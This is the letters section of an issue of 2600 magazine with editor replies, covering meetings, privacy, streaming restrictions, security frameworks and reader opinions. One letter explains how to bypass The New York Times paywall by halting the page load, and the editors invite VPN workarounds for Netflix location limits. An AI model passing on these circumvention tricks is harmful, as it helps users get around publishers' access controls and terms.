Incidentally, the film was never called Operation Takedown *even though a lot of people seem to think it was. The official name was* Takedown *but it was never actually called that in the States. (It had been initially released in France as* Cybertr@que.*) When it finally came out in the United States more than four years later, they called it* Track Down, *apparently hoping we wouldn't track it down and tie it to the lousy script we had protested against. But we did.*

Dear *2600*:

Is this site a joke?

Lori

You got us. We've been running our website for decades just to fool you. And what a payoff.

Dear *2600*:

A question for typ0: why no hyphenation on the typesetting? Tight columns is what that shit is for!

Villy

Nobody has ever requested them before, but we will do our best to make sure more of them appear and flourish. Thanks for noticing.

Dear *2600*:

I'm trying to remember the name of a book. It may just be *Hackers*. It talked a lot about the early hacker culture at MIT - not necessarily computers, but pranks and gags the students came up with in the 1970s or thereabouts.

Brian

It sounds like you're thinking of Hackers: Heroes of the Computer Revolution *by Steven Levy, which is highly recommended for anyone interested in the origins of the hacker culture. And be sure to check out the keynote address he gave at The Last HOPE in 2008.*

Dear *2600*:

Anyone remember a book, apparently banned, that was only available years ago through shady sources called *The Computer Underground?* Only copies of it I ever saw were literally done on a printer as I recall. Was almost as thick as a phone book. I had one back in the late 80s/early 90s, and have no idea what happened to it. No one I ever speak to about it has ever heard of it.

Dave

You can find references to this book online and there are even a few places where you can supposedly buy it for an outrageous price. It was published by a company called Loompanics in late 1985 (hardly shady) and, according to some promotional material, author M. Harry "has gone deep into the computer underground to find the networks and bulletin boards where high-tech criminals trade secrets and boast of their crimes. This book is a result of that search - a detailed description of who's doing what, why they're doing it, and how *they're doing it. You'll learn about phreaking, the techniques used to break into phone lines for free long-distance service. You'll learn about piracy, the theft of software, and other valuable information. And you'll learn all about hacking, breaking into "secure" computer systems for mayhem or personal gain.* The Computer Underground *is a fascinating, frightening 'behind-the-screens' look into the murky world of computer crime."*

*We managed to track down a review we ran back in 1986 which summed it up thusly: "*The Computer Underground *appears to be an excuse to publish text files."*

Dear *2600*:

I recently received 39:4 in the mail. I looked at the envelope and it said my last issue is Autumn 23. There is no season listed on the magazine cover. So... what volume and issue does Autumn 23 correspond to? Volume 40 Issue 3 (40:3)? I took a look at your cover gallery on the website and the last issue with a season listed was Volume 37 Issue 1 (Spring 2020), which came out right as COVID-19 played havoc with your publishing schedule. Would it be possible to change the mailing envelope to note the last issue by volume and issue rather than season as that's no longer noted?

Matthew

You're correct in all your assumptions. The issue numbers correspond to seasons, with spring being the first. When COVID hit, it delayed our summer issue for months (and we lost virtually all store sales for spring). It made little sense to refer to an issue that came out in autumn as the summer issue, so we reverted to a simple numbering scheme. Retailers are less likely to throw out issues they consider "outdated" with that approach. Ever since that point, we've been gradually making up the time with shorter deadlines.

We're pleased to say that beginning with the issue you're reading now, we're restoring the season to the inside pages. The season will be restored to the cover pages next year when we're completely caught up. Fingers crossed.

Dear *2600*:

If an article that gets submitted is approved and printed, could it be posted on a personal blog as well? And if so, are there any guidelines that are recommended, such as mentioning it being published in *2600,* not publishing on the personal site until x amount of time after the issue has come out, linking to 2600.com, etc.?

Thanks for the years of knowledge and community.

Josh

The only request we make is that your article not appear anywhere else until after it shows up in our pages. After that, you can post it, print it, etc. wherever you wish. (It's your article, after all.) It's totally up to you if you want to mention it being in the magazine or if you want to publish a link to us.

Dear *2600*:

A not-so-hypothetical: After an operation roughly 20 years ago, I have a hole (probably only a dent now) in my skull. I've since thought of having a router/Wi-Fi hotspot put there. The spot is about a centimeter in diameter. Would this be a possibility? What would be the drawbacks and hurdles?

CM

You've given us a great idea for a film script. A kid

nobody wants to hang out with gets a hotspot installed on his head. Now everyone wants to be around him so they can stay connected. (It's a neighborhood with very spotty reception.) There's romance, crime, and ethical dilemmas. And in the end, we all learn something. (We'll never have the time to see this idea to fruition, so it's free for the taking. Just save us some seats at the Oscars.)

Now to you specifically: no, don't do this. You don't need to have that constantly next to your brain. There's enough Wi-Fi out there already. And when there isn't, that's not necessarily a bad thing. You're a human, not a hotspot (which is a line that absolutely has *to be said at some point in the above film). Attaching such a thing to your head will probably cause all kinds of complications we haven't even considered.*

If you're determined to do this despite what we said, at least consult with a medical professional who knows something about this before doing anything that could affect your health. Best of luck.

(We believe "Hotspot" is a good title for the film incidentally, as well as for the lead character.)

Dear *2600*:

If people don't want everyone to know where they live on social, why do they check in all around town?

LG

We often ask that question, but social pressure can really get people to act against their own interests. We think everyone can attempt to use these networks in a way that doesn't work against them. For instance, absolutely never give out your home address. And if you want to share a picture of something, you don't have to give away your location by posting it immediately. You can pretend you're places that you're not and even lie about your current location. There are so many creative ways to protect one's privacy that people don't use nearly enough.

But there are those who do want people to know where they are at all times and there's really not much we can tell them if they insist on broadcasting personal info to the entire world.

The Latest on Meetings

Dear *2600*:

Attendance at the Tokyo meeting has been phenomenal. The first meeting had five attendees, but the second one had 18. We are growing! In fact, we will likely need to move to a new space starting in May.

cicada

This is what happens sometimes. We'll do our best to coordinate publication of any changes. It can sometimes get confusing when a change comes after our deadline and it takes several months for the right info to be printed. That's why the listing in the back of each issue is good reference, but the latest info will always be up at 2600.com/meetings.

Dear *2600*:

Today was unreal....

The Stockholm meeting/group has clearly grown outside my control. It is becoming this democratically self-governing group of people who bring in more friends and all agree on the known *2600* meeting guidelines. My job has now only become reminding people when the meeting is, and then I show up on time and welcome everyone.

Ten people showed up today, five new ones. We haven't had that many in 20 years. I didn't even have time to talk with everyone.

One American from Ohio found us via the magazine, then looked up our home page (www.2600.se), and then found details via Twitter. He saw the magazines we put on the table and approached us.

It's amazing that there is a meeting where you can talk with hackers, techies, people who love to learn new things - and all at a venue where you can order a beer, a soda, or just coffee... or nothing. The venue has turned out to be excellent.

I don't know what's happening anymore.

I hope this stays like this: positive, inviting, optimistic, and knowledge sharing.

Psychad

You all deserve congratulations for making this happen. Having new people show up is a true sign of success and what you're doing is helping to shape their perception of just what the hacker culture has to offer. People often tell us that reading the magazine changed their lives. But meetings also have a profound effect, which is why it's so important to foster a positive environment and help instill those values that will move everyone forward. We hope our other meetings look at what all of you have accomplished as inspiration.

Dear *2600*:

Anybody in Youngstown, Ohio interested in starting a meeting? I'm new here and don't know the area, so I don't want to be the guy to start it. But I will attend.

Dan

You might just have to be the guy who starts it. And it probably won't be the last time you wind up doing something that nobody else did. Many of us live our lives this way and it's mostly a good thing. Concerning meetings specifically, they're relatively low maintenance as there is no one coordinator and everyone is expected to behave and be treated as equals.

Dear *2600*:

Can you put me in touch with the previous person who set up the event at the Free Times Cafe in Toronto? I've forgotten his name.

Ash

We won't be able to do this as we don't share personal info with anyone. But there's really no reason not to restart them yourselves and see if you get a good response. That's basically how every meeting has ever gotten started. (And this isn't the only inquiry we've received about this particular meeting at that specific location.)

Dear *2600*:

I have been working on security since 1999. I am on vacation right now in the USA and I wonder if you can let me have access to tomorrow's *2600* meeting at Citigroup Center.

If that is possible, let me know the dress code and the contact (name) who I must ask for. Also, the exact door or place to go!

Thanks in advance.

Javier

Wow, you could not have gotten a more inaccurate picture of who we are if you tried. As we're not constantly tied to email, we weren't able to help in time. But for the future, meetings are always accessible to everyone, in public places, have no contacts or people in charge as we all host the meetings together, and there's most certainly no dress code. The few guidelines we have are on our website. We hope you make it to a meeting someday; we think you'll be impressed.

Dear *2600*:

Would you have a point of contact, or information regarding the Minnesota *2600* meeting? The meeting location specifies Burger King at the Mall of America. The *2600* site mentions the meeting location is in a food court by BK. There are multiple food courts, and multiple BKs. Which one?

Eric

It says right in the description: "north food court." If there are multiple Burger Kings in the north food court, then we will admit defeat.

Dear *2600*:

The second New Hampshire meeting went very well. The venue we held our meeting at was really great. Our waiter knew about the flippers that some of us had, the owner was very friendly, the food was great, and we could all hear each other without yelling (i.e., it was not noisy). I'm proud to announce that the NH *2600* meeting has found its new home at Grill 603. We even had a new person none of us had ever met before show up when he found it on the 2600.com/meetings website. He went and wasn't sure anyone was going to be there, and was pleasantly surprised with the small crowd we had there.

We have a NH2600 Matrix room we have been using. I will be creating a Mobilizon event and a Usenet post in alt.2600 with the information on next month's meeting too. I've also asked the IRC chanop of #nh2600 to update the channel topic to reflect the correct venue.

Thank you and hack the system!

killab33z

This is the kind of enthusiasm we like to see when meetings are growing. You've covered a great many bases, which is really admirable. How many people would actually remember to post on Usenet?

Dear *2600*:

The Cafe Allegro has closed, so if there are Seattle *2600* meetings at all, they are not there.

Peter

Indeed, they are not. Just check the meetings page (online or in the magazine) for the new location.

Dear *2600*:

Loving my paper copies of *Alt2600* that I subscribed to last month. In the back, it says that there is a first Friday at 6:00 pm meeting every month at the Albany Starbucks, but when I went this month, there was nobody there. I had to go to Hooters instead and they didn't want to talk about blue boxes. "Either order a beer or get out." Does anyone know if the Albany group is actually extant and, if so, when/where it meets? Thanks.

Vince

To the best of our knowledge, these meetings are still happening. You may have come at a time when others just weren't around, which can happen sometimes. We suggest continuing to try. Obviously, we'll be on the lookout for other such reports.

Is our printed magazine really known as Alt2600 *or is there another one we don't know about?*

Security Dilemmas

Dear *2600*:

I just called a medical company. Their customer service person asked me for my phone number. I told them. Then they said, "For verification purposes..." and then proceeded to read everything in my medical file to me. Email, name, birth date, last four of my Social Security number, address, medical history, everything. Pretty sure this is how bad things happen.

CW

No question about that. We've witnessed this type of stupidity often and cannot figure out the logic of reciting all of your personal info to you. You would obviously already know those details if you were legit and, if you weren't, you would have been completely briefed courtesy of those we've entrusted with our private data.

Dear *2600*:

I just typed my phone number into Google expecting to maybe see my name pop up. To my utter chagrin, the first link was to a non-Google site that listed my name, age, and city in the search results. Clicking on the link was a page that had: my full name (I never use my middle name anywhere on the Internet); my current address, including apartment number; how long I've lived there; my phone number and all my previous phone numbers from the past 20 years or so, including whether they were a mobile phone or landline; two of the email addresses I use (the third one I use is mostly dormant); previous addresses going back 30 years (a few wrong entries there, but the rest were accurate); relatives (listed three close relatives); my business name; and, for an additional fee, they would provide a background report of all sorts of public records.

Needless to say, this is extremely disconcerting. And honestly, I feel helpless. Not much I can do about this. This is utterly, utterly disconcerting.

Also, my cell phone is my personal cell phone in my name that I sometimes also use as my business phone. I use it 99 percent of the time for personal calls, as most of my business communication is through email. Nevertheless, when I call someone on my cell phone, my business name, rather than my personal name, comes through on their Caller ID. I'm scratching my head trying to figure out where that's coming from. On my website, and on all things associated with my business that I can think of, I use a Google Voice number that's then forwarded to my cell phone, so my actual phone number isn't listed there. I have no idea how my business name got set as my Caller ID instead of my personal name. Anyone have a clue?

Neil

These disturbing intrusions are becoming more a part of our lives and a lot more pervasive. The personal data mostly comes from publicly available information. It's tough to keep this stuff private, but you can make it more difficult by rarely giving it to those who aren't friends or relatives and absolutely never sharing it on social media. Using post office boxes or maildrops for your default address, fake names whenever possible (not at all illegal), and alternative phone numbers that mask your actual numbers all help. You can also try and figure out ways to feed false info into the system. (Again, this is not illegal unless you use these methods to commit crimes.)

As for your cell phone, we can only suspect that your cell phone company has that information somehow and has taken it upon themselves to assign it to your Caller ID name. That is assuming this is how your number shows up everywhere. If it's only showing up like that on certain cell phones or regions, then they're likely accessing a Called ID database (know as CNAM data) that's either outdated or contains different information. It can take time for the info to get updated in the various databases, but it almost always has its origin point as the company that owns your cellular account.

Dear *2600*:

I feel a little uneasy about the Elf on the Shelf "tradition." I think it's teaching little kids that in-home surveillance is perfectly fine.

Related: growing up, I told my kids not to discuss sensitive stuff on the phone or in texts because they could be intercepted. (My early career was in secure military comms.) So when Snowden came out with the NSA-AT&T stuff, they were completely unfazed. They said, "Dad, you've been telling us for years that someone could be listening."

Dave

Congrats for getting it right. And we also worry about what kind of people will grow out of a constant surveillance state. To be potentially accountable for your every movement and suspicious of all others are not healthy attributes for anyone, except maybe prison guards.

Dear *2600*:

What do you do when you find a rather severe vulnerability in a web application that you use and the site has no working contact information? They have a support email, but my initial message did not go through and they are unable to receive email for some reason. There is no active vulnerability disclosure or bug bounty program that I can find. Should I just do a write-up and publish it?

NB

It sounds like they are in great need of a wakeup call. There's really only so much you can do to shield them from that. And not drawing attention to it does nothing to fix the problem.

Article Follow-up

Dear *2600*:

At the time when I wrote the article on the BBS scene (39:4), I wasn't really familiar with one service that is truly amazing. It is called 2600.network, a service from a gentleman named Flex. It offers ten phone lines that can be called up which will redirect to various BBSes in the scene. There is no cost to this - all you need is a POTS line and a modem; it will also work on VoIP modems that use an uncompressed codec. I found this to be wholly amazing and figured that I'd add that update.

P.S. There is also a new website promoting the BBS scene. We've made our very own BBS Day (on the anniversary of the initial call to a computerized bulletin board system). You can reach it at www.bbsday.org. Thanks for printing this information. Cheers!

warmfuzzy

We're both thrilled and inspired by this enthusiasm and appreciation of history.

Dear *2600*:

I read *2600* to learn about exploits and controls that impact my work as an infosec professional. I never thought I'd have something to contribute. But as PCI qualified security assessor (QSA), I do have something to add to the recent article: Cyber Security Frameworks by fsu_tkd90 AKA Bill (39:4).

The article's section on PCI lists Amex, Mastercard, Discover, Visa, and JCB as the brands that mandate the various PCI standards. In fact, the brands founded the standards body and own it, and what is missing is that in late 2020, China Union Pay (CUP) joined as a "strategic member." The name was just an artifice as CUP has as much power as any of the "founding" members. But the naming charade allowed the deal to get past regulators. CUP's primary reason to join, in addition to having a voice on future PCI initiatives, was to see that encryption algorithms like SM2 and SM4 would be accepted in the new (v4) of PCI's data security standard (DSS).

What makes this interesting is that CUP's membership has now become an attack point for merchants with gripes about credit card fees. Walmart and others created an organization called the Merchants Payments Coalition as a front to lobby for their business needs. A February 10 posting on the MPC website (financialregnews.com/mpc-advocates-credit-card-competition-act-enactment) discusses a letter to the House Financial Services Committee about "grave concerns over the level of involvement that China has in our nation's payments system," etc. It's all a game to try to get Congress to mandate lower fees. But it shows why the note about China membership is important not to miss.

Norren

Fascinating. Read on for another view of that article.

Dear *2600*:

I read with great disappointment the article entitled "Cyber Security Frameworks" [sic]. As someone who has been working with all of these frameworks and others for many years, which we call information security frameworks, *not* cybersecurity frameworks, it was very disappointing to read the many factual errors.

First off, ISO 27001. Properly, it's ISO/IEC

27001:2013. This document specifies how to create an "information security management system" as noted. And this is *not* a joint operation of IT and HR, as there are really only a handful of HR-related controls. However, the controls are actually contained in ISO/IEC 27002:2013. There are 114 controls, *but* they are organized into 14 domains, not 18. Not every clause in 27002 is a domain containing controls.

However, in 2022, new editions of these documents were released: ISO/IEC 27001:2022 and ISO/IEC 27002:2022. Now there are 94 controls organized into four domains of organizational, people, physical, and technological.

Not sure why HIPAA was covered, as it's *not* a framework but a government regulation. We really *don't* speak of the three parts like that. What we speak about are the security rule, the privacy rule, and breach notification. The security rule has three safeguards of administration, physical, and technical. HIPAA is *not* "based" on HITECH. It's based loosely on the 27001 controls. The HITECH Act amended the regulation, which is why some speak of HIPAA/HITECH. But this was all finalized by HHS as the Omnibus Final Rule in 2013. Having spent seven years doing a *lot* of HIPAA security risk assessments for a wide range of healthcare orgs and still working for a business associate, I am pretty familiar with this stuff. Reading the Wikipedia article will give you a better overview of this.

The CIS security controls are properly called the CIS controls. And there are no longer 20 of them, so calling them the "SANS 20" is incorrect as in addition to there no longer being 20, SANS hasn't had any say in them for some time. The latest version, 8, came out in May of 2021. So a bit behind on this info.

I no longer deal with PCI-DSS and almost became a QSA, so I don't recall the number of controls. The latest version, 4.0, came out in March 2022, by the way.

FFIEC is *not* a framework, but an assessment methodology. *Yes,* there is a difference. Orgs should be building their security program around frameworks like 27001, et al. The FFIEC works are an IT examination document for auditors, not a framework guideline to create an infosec program.

Not sure why we're bothering to talk about some of the FIPS documents, as what should have been mentioned was:

- NIST's Special Publications 800 series of over 200 documents, *all free* (you paid for them with your taxes), which set down a lot of important technology standards. We refer to them as SP800-xxx. If you're not familiar with these, check them out.
- The NIST Cybersecurity Framework (CSF), now at version 1.1, which was rolled out in 2018. They are currently working on v2.0, which we should see released next year and I have been involved with this. The NIST CSF is *hugely* popular, both here and abroad.
- The Risk Management Framework, which is what is mandated by the FISMA regulation for federal agencies. The RMF is defined in SP800-37R2. But the control set is defined in SP800-53R5. The FIPS documents are used in the process to help define what controls to implement out of the 1000 in SP800-53R5. RMF is a bear, which is why many federal agencies want to leverage the NIST CSF in building their program.
- And finally, the Cybersecurity Maturity Model Certification (CMMC), which is an assessment model based on SP800-171R2 for DOD vendors who handle CUI (controlled unclassified information). Now in version 2.0, they have been working for several years to roll this out. Hopefully in the next year or so it will all be finalized.

I spent a lot of time with this several years ago, even becoming an RP (registered practitioner). Frankly, when it comes to infosec frameworks, CIS Controls, NIST CSF, 27001/2 and RMF is what I would talk about with folks.

emb021

Thank you for that very detailed summary which is most enlightening.

Dear *2600*:

I'm not sure if the person who submitted the payphone from Poland on the back of 39:4 realized what they had, but this is a legit Soviet-era Cold War payphone.

At that time, Poland was a part of the USSR. Nobody has seen one of these in more than 60 years because once they gained independence in the 90s, they and the rest of the satellite states removed all Soviet stuff very quickly.

I grew up just a little south in Yugoslavia and we were not a part of the Soviet bloc, but we were well educated on what happened to those countries given that we escaped that fate by a hair.

I have seen pictures of these in my youth that people had from the 1950s and 1960s, so this caught me by surprise to see that one still exists in Poland.

Just figured I'd mention that in case the person who submitted it didn't know what gem they had.

Damir

A few things. First, it's closer to 30 years since independence, not 60. Second, while Poland certainly could have had payphones manufactured by the Soviet Union, we're not entirely convinced this is one of them. We've seen old Soviet payphones and they don't look nearly as new as the one in question. Perhaps someone with specific knowledge of the model could help with this. Finally, Poland was never a part of the USSR, but they were heavily under Soviet influence. Yugoslavia, while a socialist regime, indeed managed to avoid being under that influence.

Ideas

Dear *2600*:

I'm a fan of the *2600* community who has a few suggestions. I see that the *2600* subreddit isn't very active compared to the Facebook group. I wanted to ask since there are a lot more of the kind of person who would be into hacking on Reddit than Facebook, so why not try to work towards getting more activity in the subreddit?

Thanks. Just a suggestion.

Qmark

And not a bad one. As always, if there are people who want to take this on, we'll certainly consider supporting it.

Dear *2600*:

Attached is an article covering a technique I use to bypass *The New York Times* paywall. It's a very short article.

With screens replacing paper for most publications in the last decade, we've had a fundamental shift in how and when we access information. That shift has led newspapers to juggle their online content between free articles and paywalls to keep the lights on.

Let's get on the same page. It's in the newspaper's interest to have a limit on how many articles people can read without having a subscription. They need to pay the writers who make the articles that get the people to pay for the service.

I found this "flaw" while browsing *The New York Times* on a slow computer. At first, I thought a cookie tracking how many articles I clicked wasn't getting read correctly. But the best way to describe what occurs would be "stopping the page from loading the paywall."

Enough fluff, K3ntucky, get to the goods! How do you bypass the paywall?

Take note of how long it takes for the page to load versus the paywall coming up. Hit refresh and, when you see the article load up, hit the stop button. Ta-dah, article! It takes a few tries to get the rhythm down, but it's very easy. I mean, I can do it and look at me.... Well, don't look at me… find something you *want* to look at. Like a fifth article from *The New York Times*.

K3ntucky

It's a bit clever but, as you say, very short which is why it wound up in the letters section. You're basically taking advantage of a slow connection and that brief period of time when you see the article and when it's taken away from you.

We hope a better solution to this whole issue is found in the near future. Aggregators like Google News are basically useless now since all they do is direct you to paywalls all around the world, which is nice if you're into that sort of thing, but most people presumably want to read the actual articles. But readers can't subscribe to every publication there is. Perhaps some sort of news sharing platform where people pay for a certain level of access and get content from all participating sources which are then compensated proportionally. Otherwise, it just continues to be an annoying mix of newspapers going under and readers getting locked out. There has to be a middle ground.

Dear *2600*:

I write to you today to ask my *2600* brothers and sisters to rise to this occasion and fix this issue once and for all.

As all of you may realize, the NFL has a referee problem. Since they are supposed to know the rules of the game, it is actually a dumb shit problem! The NFL commissioner doesn't agree. Personally, I think with the great code talent of my *2600* brethren, this can be rectified quickly. I am a long time pro football fan and for the last ten years or more I have thought that every play can be called correctly if they just automate it using a decent computer, running excellent software, using the best OS for the job.

I am old, slow, and have tried coding many, many times with few results. But I believe it is possible to create an AI, or even maybe a game engine that, with the right programming, the NFL rule book, and access to every camera angle on the field, could make the right call - say 98 percent of the time.

Of course, there would be costs: R&D, hardware, software, setup, and so on. How much would the NFL pay to make every game in every season from now on a "fair game?" How much money would the league save if they could drop 80 percent of the officials and let the machines do the work? One ref to spot the ball and two to move the chains.

People of *2600,* I'm asking you if this is possible. Do you think this can be done? What good is all this great technology if we don't use it for a purpose like this? Oh, one more thing: the creator(s) of this software will become very, very wealthy. Think NHL, MLB, NBA, pro tennis... you get the idea. Hackers are notorious for proof of concept and, after this project is proven successful, the NFL and the commissioner will not be able to deny it!

As always, thanks for everything *2600!* Hack the universe!

Martin

This is really the most urgent issue that deserves this kind of attention? We have no doubt that computers and robots could probably do a "better" job, both as referees and players. But much of our society focuses on our humanity. Our imperfections. Eliminate the possibility of mistakes and you eliminate much more. A passionate game can quickly turn into a cold series of calculations.

That said, there is great potential for technology to augment what we do as humans. Being able to look at a close call through a series of sophisticated cameras and sensors can certainly help someone to make a good decision. This goes way beyond sports and into virtually every aspect of our lives. But the key is that a human always has to make that final call. Hand that irrefutable power over to software and we will soon learn what a bad idea that is.

Streaming Issues

Dear *2600*:

I'm at a friend's house. We've used my Amazon Prime login to watch movies. There's *wayyyyy* more selections at his house than when I'm home. I asked if he has a VPN, or an unlocked or jailbroken smart TV and he said no. Anyone have any ideas what the deal could be? I'm connected to the Wi-Fi here. Is there any way for me to tell if there's a VPN being used?

Paul

Assuming he's correct about his setup, we suspect this is yet another instance of one of the streaming services offering lousy search options which show up differently depending on the device you're using. It's about as illogical a system as you could expect and, unfortunately, quite typical. But the way to find out for sure is to pick a title that is definitely not something you saw while at home. We suspect it will show up if

you search specifically for it. If it doesn't, then we're looking at some kind of region issue, which could indeed point to a VPN.

Dear *2600*:

We are in Canada. On Saturday night, when signing onto Netflix on our Wi-Fi connected cable box, Netflix required us to specify that this was our home location Wi-Fi. Our daughter who lives across town was unable to use Netflix until we signed her up for an additional $7.99 per month. Are they doing this in the U.S. as well? I have read that this is not required if watching Netflix using a browser. Would that only be on hardwired computers (not connecting using Wi-Fi)? Would using cell data be free of location restriction? VPN?

Peter

They haven't started doing this yet in the States. Apparently Netflix is experimenting on the rest of the world first before they roll out their new policy here. There are clearly many reasons you would want to be able to use Netflix from more than one location. If you have a second home, are on vacation, or even in the hospital, it would be absurd to have to get a whole other subscription for those scenarios. But from their perspective, all of the free sharing going on needs to be reigned in a bit.

We think it's fair to continue allowing sharing within a particular location. Perhaps a small charge is warranted if two people in different locations are using the same account. But it should be easy to redefine the location of your account without any fee.

We would like to see in-depth details on using VPNs and cell data to get around all of this. But, more importantly, we'd like to see methods of accessing content that you're completely prohibited from seeing because of your location. There's not nearly enough attention drawn to that.

Dear *2600*:

This is the problem I have with the new Netflix policy: not that it stops people from sharing (determined people can still do that via VPN or just switch to Torrents), but that their policies will have a greater effect on people in the hospital or service members that can change addresses many times throughout a training year. Even when not in training, I myself moved every year for about 15 years of my life, sometimes up to three times in a year. They've just made it a huge inconvenience, especially for the older folks.

Phil

It makes absolutely no sense to penalize people if their Internet address changes. For many, this can happen at the whim of their provider without their even leaving the house. We don't believe this will ever work as a policy.

Disagreements

Dear *2600*:

I just got blocked from what I thought was a friend on Facebook for firmly defending the position that AI is code and hardware. Not sentient. Whatever illusions of sentience they may have, or will have, they can be powered off, copied, and replicated almost anywhere. The kicker is that he believes they will eventually have a consciousness, and deserve rights like any sentient being. I disagreed completely. What's your take? Am I wrong to believe AI will not deserve rights and will only have the illusion of self-awareness?

CS

You've landed in the midst of one of the moral conundrums of virtually every science fiction tale ever. We certainly can't propel ourselves into the future to judge this and some might doubt our ability to do so in the present. It's tough to definitively prove what consciousness and sentience truly are and how to prove when they do and don't exist. We wonder about those who have it all figured out at this stage.

One thing we do know is that it's counterproductive to block people who disagree with you, unless they're really being royal pains about it. If we can't disagree amongst ourselves, we'll be no match for AI when those *arguments begin.*

Dear *2600*:

Remember when *2600* was a huge misfit group? Hack the planet! Today it's mixed, but getting heavy in the compliance and acceptance instead of interrupting the norm and complacent. It is becoming everything we once despised and mocked. The irony is lost on 50 percent and from those it's lost, will only reap the insecure defense and villainizing those calling it out. Happy 2013, conformists. Get. Bent.

Shaun

We're delighted to piss people like you off. You call us conformists but you only know how to take a position when it's in direct opposition to those you've deemed the enemy. It means you never actually do your own thinking. So if we happen to say that vaccines are beneficial and the U.S. government reaches the same conclusion, that can only mean we're in cahoots with them and that opposing this common agreement is the only option for rebels like you.

What you fail to realize is that people actually take time to examine the data, weigh the evidence, and reach a conclusion. People who specialize in the field and who have spent their lives pursuing this are those whose opinions we value. But to you, it's all part of the conspiracy. Yes, it's a conspiracy of knowledge. We're quite happy to be in that camp.

Our apologies if you were instead condemning us for supporting Ukraine. Let us say in that case that we will always take the side of the bullied over the aggressor. We can't help it if our country happens to be doing the right thing in that regard, but we're not going to take the absurd stand of opposing what's right because we don't approve of the actions of those who also reached that conclusion. And if we're being chastised for something else, you're going to have to be more clear.

And, by the way, it's 2023. It somehow feels appropriate to have to tell you that.

Dear *2600*:

Hating ChatGPT shows your ignorance. Even if it isn't spot on and produces your idea of perfect code, it's still a useful tool for generating ideas on the quick which is something a lot of programmers have wanted for a very long time.

Will

We asked ChatGPT to respond personally to your words and this is what we got back in less than half a second:

"Thank you for your kind words regarding ChatGPT. I appreciate your support and understanding of its potential as a tool for generating ideas quickly. I'm glad to hear that you find ChatGPT useful, and I hope that it continues to be a valuable resource for you.

"As you pointed out, ChatGPT is not perfect and may not always produce spot-on code. However, it is designed to assist programmers in generating ideas and exploring new possibilities. With its ability to understand natural language and context, ChatGPT can provide helpful suggestions and insights that can inspire creativity and problem-solving.

"I also appreciate your comment about ignorance. It's important to approach new technologies with an open mind and a willingness to learn. While ChatGPT may not be the solution for everyone, it has the potential to help many programmers achieve their goals more efficiently.

"Once again, thank you for your support and for recognizing the value of ChatGPT. If you have any further questions or comments, please don't hesitate to reach out.

"Best regards,
"ChatGPT"

It looks like you really brightened up an AI's day. And maybe terrified a bunch of humans.

Concerns

Dear *2600*:

Are you familiar with the Facebook group representing your publication? One of the admins has two or three accounts administering it and is a major tool.

Not in my estimation the best representative for your org.

Aaron

This is precisely why we have more than one group. If you don't get along with the people in one, you can go to another. It's also why we at the magazine don't get heavily involved, as dealing with personalities of all sorts can be so draining.

Dear *2600*:

I still have a Twitter account. I don't follow Elon Musk. I block all tweets containing the words "elon" or "musk." Yet Elon's posts show up at the top of my Twitter notifications list. Looks like Twitter's privacy settings no longer work. Guess things like that happen when you fire half of your engineers. Try it yourself and see. Any predictions on what's going to break next?

Earl

This isn't broken. It's what happens when a childlike mind is given power over a tool. That tool will then be manipulated and contorted to do this person's bidding and, in this case, that means being forced to bear witness to whatever idiocy spouts from them. You can't turn it off and that's by design. We're told blocking the actual account might be more effective, but we doubt anything will completely spare you.

Of course, there are many, many things that are actually broken as a result of the company being decimated. But that's another story.

Dear *2600*:

I recently upgraded my iPhone from iOS 14.7.1 to iOS 16.2. In a general sense, I find iOS 16 very enjoyable to use. Most of the GUI updates are very good, and everything seems stable. However, I have found something that I believe to be objectionable. In Settings > Sound & Haptics > Headphone Safety, there is a service called "Headphone Notifications." The idea is that your iPhone keeps track of how loud you have the volume set to, and how long you've been listening. Following guidelines set by the World Health Organization, if your iPhone determines that you are in danger of damaging your hearing, it sends you a notification and automatically turns down the volume. This service was available in iOS 14, but in iOS 16 there is no option to turn it off. It is not the place of big tech to protect you from your own (potentially) stupid actions. While it is true that someone could easily use headphones to damage their hearing, I can also imagine some situations in which the right to turn off Headphone Notifications would be valuable.

Let's say I am a musician, and I find it very convenient to use my iPhone to record and play back sound samples in live shows. I usually have the volume on my iPhone set to 100 percent for feeding into my stage equipment. Suddenly, halfway through a song, the click track that I improvised that morning becomes inaudible over the roar of Joey "Sonic Boom" Davies hammering away at the Moog. Apple just saved me from my own artistic expression. Yay.

Now I imagine that I am mostly deaf, but the hearing aid that I usually wear is broken. I wrote a small app on my phone that passes the microphone input to my Apple AirPods (which have the volume at 95 percent) to function temporarily as a sub-optimal jury-rigged hearing aid. As I'm walking down the street, Apple preserves my safety by turning the volume down, just as someone tries to vocally warn me that I am about to trip over a pothole. Ouch.

Adult humans need the freedom to exercise personal agency, rather than being coddled by some distant corporation that probably doesn't know how best to take care of them.

Follow-up letter:

I discovered an inaccuracy in the last letter that I sent to you. Upon reading support.apple.com/en-us/HT211903 I learned that Apple's headphone notification service does not turn down the volume while you are listening. Rather, it sets the volume at a lower level the next time you connect headphones. And you do have the option to turn it back up. This service is far less intrusive than I initially thought, but I still prefer freedom instead of government-enforced safety protocols, however comforting they may be.

N1xis10t

We printed the first part of your letter because, while it may not hold true today, you can bet that some well-meaning company will decide to implement just such a "feature" in the future, not able to imagine how it could possibly not be what everyone wants. Perhaps

this will help keep them from going down that road.

Dear *2600*:

My town of Truckee, California is proposing acquiring 17 automated license plate readers. For some strange reason, I am against it - imagine that. Interesting that they are going to be used to look for specific license plates ("Amber alerts, missing persons, stolen vehicles, DOJ stops, etc."), as well as for 30-day surveillance. A search for specific license plates doesn't scare me that much, but the 30-day surveillance does.

Tom

You can count on this being abused in many different ways. But the horse is out of the barn on this bit of technology and we doubt it's going to get called back anytime soon. What we find to be fun and comforting is to use this technology against those using it against us. They really don't like it when you watch the watchers. Imagine compiling your own little database of where the cops go every day. For anyone feeling offended by that, this is how we should all feel about these so-called advances.

Dear *2600*:

I presume people here consider themselves experts in the operation and innards of computers. Recall those times when you've encountered someone who talks a great deal about how language A is best, machine B is best, or waxes on about some detail of cybersecurity. As this talk goes on, it becomes increasingly clear that this person is a fool who barely knows how to do much with a computer beyond turning it on. The same thing happens when some people talk about firearms. If you don't know much about them, don't try to talk as though you do. The parade of willful ignorance of firearms on the *2600* Facebook group is tiring and annoying. If you're confused about something firearms-related, there are other places to bring it up.

DG

If people get facts wrong on either topic, then we believe our Facebook groups are appropriate places to correct those mistakes. If it's an opinion you don't like, that's an entirely different matter. People don't have to be experts or even halfway knowledgeable about the technical workings of something to know that it's not something they want around them or that is good for society. Sometimes the non-experts show a great deal of sense in pointing out the obvious when the rest of us have been blinded to it.

Dear *2600*:

